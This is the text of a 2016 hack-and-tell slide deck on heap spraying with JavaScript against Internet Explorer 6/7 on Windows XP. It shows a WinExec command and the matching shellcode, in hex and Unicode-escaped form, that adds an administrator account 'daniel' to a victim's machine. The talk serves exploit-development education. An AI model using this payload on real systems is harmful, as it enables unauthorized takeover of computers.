Heap Spray with Javascript

DC Hack and Tell (Round 33, Tue Jun 7 2016)

Dan Fujita

Heap Spray

1. Can Avoid Address Space Layout Randomization
2. Used with Buffer Overflow or Use After Free
3. Cannot avoid Data Execution Prevention (JIT spray can)

My environment

-Windows XP 32 bit

-Internet Explorer 6 and 7

-WinDbg Debugger

-NotePad++

-Cygwin(GCC,G++,NASM)

WinExec: Example


Add a Windows admin “daniel” to the victim’s computer.

WinExec('"cmd.exe /c net user Daniel 12345/ADD && net localgroup Administrators /ADD daniel"', SW_SHOW);


Shellcode

Before(Shellcode)	After(Unicode Escape)
\x31\xc0\x50\x68\x6e\x69\x65\x6c\x68\x 44\x20\x44\x61\x68\x20\x2f\x41\x44\x68 \x74\x6f\x72\x73\x68\x73\x74\x72\x61\x6 8\x6d\x69\x6e\x69\x68\x70\x20\x41\x64\ x68\x67\x72\x6f\x75\x68\x6f\x63\x61\x6c \x68\x65\x74\x20\x6c\x68\x26\x26\x20\x 6e\x68\x44\x44\x20\x20\x68\x35\x20\x2f \x41\x68\x31\x32\x33\x34\x68\x69\x65\x 6c\x20\x68\x20\x44\x61\x6e\x68\x75\x73 \x65\x72\x68\x6e\x65\x74\x20\x68\x2f\x6 3\x20\x20\x68\x65\x78\x65\x20\x68\x63\ x6d\x64\x2e\x89\xe0\x50\xbb\x5d\x2b\x8 6\x7c\xff\xd3	%uc031%u6850%u696e%u6c65%u446 8%u4420%u6861% u2f20%u4441%u746 8%u726f%u6873%u7473%u6172% u6d6 8%u6e69%u6869%u2070%u6441%u67 68%u6f72% u6875%u636f%u6c61%u65 68%u2074%u686c%u2626% u6e20%u4 468%u2044%u6820%u2035%u412f%u3 168% u3332%u6834%u6569%u206c%u 2068%u6144%u686e% u7375%u7265% u6e68%u7465%u6820%u632f%u2020% u6568%u6578%u6820%u6d63%u2e64 %ue089%ubb50% u2b5d%u7c86%ud3ff

Sprayed Heap



Sprayed heap with nop slide



Buffer Overflow

Use-After-Free

Todo

1. Consider using JIT Spray to avoid Data Execution Prevention
2. Heap Spray or JIT Spray for Windows 10

References

1. Shellcoding for Linux and Windows Tutorial http://www.vividmachines.com/shellcode/shellcode.html
2. Exploit writing tutorial part 11 : Heap Spraying Demystified https://www.corelan.be/index.php/2011/12/31/exploit-writing-tutorial-part-11-heap-spraying-demystified/

3. Part 9: Spraying the Heap [Chapter 2: Use-After-Free] – Finding a needle in a Haystack http://www.fuzzysecurity.com/tutorials/expDev/11.html

Thank you!!